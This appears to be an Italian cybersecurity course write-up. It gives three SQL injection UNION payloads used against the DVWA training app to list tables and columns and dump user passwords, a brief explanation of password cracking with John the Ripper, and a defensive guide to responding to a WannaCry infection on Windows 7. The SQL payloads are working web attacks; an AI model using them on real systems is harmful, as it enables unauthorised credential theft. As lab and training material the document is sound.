

W14D1 + FACOLTATIVO


' UNION SELECT table_name,table_schema FROM information_schema.tables WHERE table_type = 'base table' –



' UNION SELECT COLUMN_NAME,null FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'dvwa' AND TABLE_NAME = 'users' –



' UNION SELECT user,password FROM dvwa.users –



John the Ripper è uno strumento di **password cracking** che sfrutta principalmente attacchi **brute-force** e **dictionary** per decifrare password. Analizza gli hash delle password, cercando di indovinare la combinazione corretta mediante tentativi sistematici o utilizzando liste di parole comuni e variate.

Il cracking è l'atto di forzare l'accesso non autorizzato a un sistema o software per violarne la protezione. Esistono diverse tipologie, tra cui:

Password Cracking: Sfrutta tecniche come brute-force, dictionary attacks, rainbow tables e John The Ripper per decifrare password deboli o poco sicure.

Software Cracking: Consiste nella modifica del codice sorgente o nell'iniezione di codice malevolo per rimuovere protezioni come licenze o DRM da software, permettendone l'uso senza autorizzazione.

Il meccanismo di cracking si basa su vulnerabilità nel design della sicurezza o su password poco robuste.

FACOLTATIVO

La scoperta di un'infezione da **WannaCry** su un computer Windows 7 è una situazione critica, poiché WannaCry è un ransomware molto pericoloso che si diffonde rapidamente e cripta i file, chiedendo un riscatto per decriptarli. Ecco una guida dettagliata su come affrontare questa situazione:

1. Intervento Immediato sul Sistema Infetto

Prima di tutto, è cruciale agire rapidamente per contenere l'infezione e limitare i danni:

Isolamento del sistema infetto: Disconnetti immediatamente il computer infetto dalla rete aziendale (sia via cavo che Wi-Fi). Questo è fondamentale per evitare che il ransomware si diffonda ad altri dispositivi.

Spegnere il computer?: In alcuni casi, potrebbe essere utile spegnere il sistema per interrompere il processo di crittografia in corso. Tuttavia, questo va valutato attentamente perché potrebbe compromettere ulteriori tentativi di recupero.

2. Valutazione della Situazione e Contenimento

Una volta isolato il sistema, è importante fare una valutazione completa:

Verifica della diffusione del malware: Controlla se altri sistemi sulla rete aziendale sono stati colpiti.

Analisi del ransomware: Conferma che si tratti effettivamente di WannaCry e verifica se i file sono già stati criptati. WannaCry mostra una finestra di riscatto con le istruzioni per il pagamento in Bitcoin.

3. Metodi per la Messa in Sicurezza del Sistema

Una volta contenuta l'infezione, si può procedere con le varie opzioni per mettere in sicurezza il sistema. Di seguito sono elencate le principali opzioni, con i relativi pro e contro.

1. Formattazione del Sistema e Ripristino da Backup

La soluzione più drastica ma spesso la più efficace è formattare il sistema e ripristinare i dati da un backup precedente all'infezione.

Pro:

Garantisce l'eliminazione completa del malware.

Ripristina il sistema in uno stato funzionante e sicuro.

Contro:

Richiede un backup affidabile e recente.

La procedura può essere lunga e comportare downtime.

Se il backup è stato infettato, può essere inutilizzabile.

2. Tentativo di Decrypting dei File

Esistono strumenti di decryption creati da ricercatori di sicurezza per specifici ransomware. Nel caso di WannaCry, in alcuni contesti specifici è stato possibile recuperare le chiavi di decryption.

Pro:

Se funziona, può recuperare i file senza pagare il riscatto.

Non richiede la formattazione del sistema.

Contro:

Gli strumenti non funzionano in tutti i casi e dipendono dallo stato del sistema.

Potrebbe richiedere molto tempo e non garantire risultati.

3. Aggiornamento di Windows 7 e Installazione della Patch MS17-010

WannaCry sfrutta una vulnerabilità nota di Windows 7 (EternalBlue), risolta con la patch MS17-010. Installare questa patch e aggiornare il sistema può prevenire future infezioni.

Pro:

Riduce il rischio di reinfezione.

È un passo necessario per mettere in sicurezza il sistema anche se si sceglie di formattarlo.

Contro:

Windows 7 non è più supportato ufficialmente, quindi è comunque una soluzione temporanea.

Non risolve il problema dei file criptati.

4. Migrazione a un Sistema Operativo Supportato

Poiché Windows 7 non riceve più aggiornamenti di sicurezza, la migrazione a una versione più recente di Windows (ad esempio, Windows 10 o 11) è fortemente consigliata.

Pro:

Elimina i rischi legati alla mancanza di supporto e aggiornamenti.

Offre un ambiente più sicuro e aggiornato.

Contro:

Richiede tempo e risorse per la migrazione.

Potrebbe essere necessario aggiornare hardware o software aziendali per la compatibilità.

5. Controllo degli Endpoint e Rafforzamento della Sicurezza della Rete

Implementare controlli aggiuntivi come firewall, antivirus aggiornati, segmentazione della rete e politiche di backup frequenti.

Pro:

Aumenta la resilienza contro attacchi futuri.

Migliora la sicurezza generale dell'infrastruttura.

Contro:

Richiede risorse e una strategia di implementazione.

Non risolve direttamente l'infezione corrente, ma previene incidenti futuri.

4. Conclusioni e Consigli Finali

La prima priorità è isolare il sistema e limitare i danni. Una volta fatto ciò, la scelta migliore è di solito una combinazione tra la formattazione e il ripristino da backup (se disponibile) e la migrazione a un sistema operativo supportato.

La prevenzione è altrettanto fondamentale: mantenere il sistema aggiornato, eseguire regolari backup, implementare controlli di sicurezza adeguati e promuovere la consapevolezza della sicurezza tra gli utenti.

Se la tua azienda non dispone di backup adeguati o sistemi aggiornati, questo incidente è un segnale di allarme per rivedere l'intera strategia di sicurezza informatica.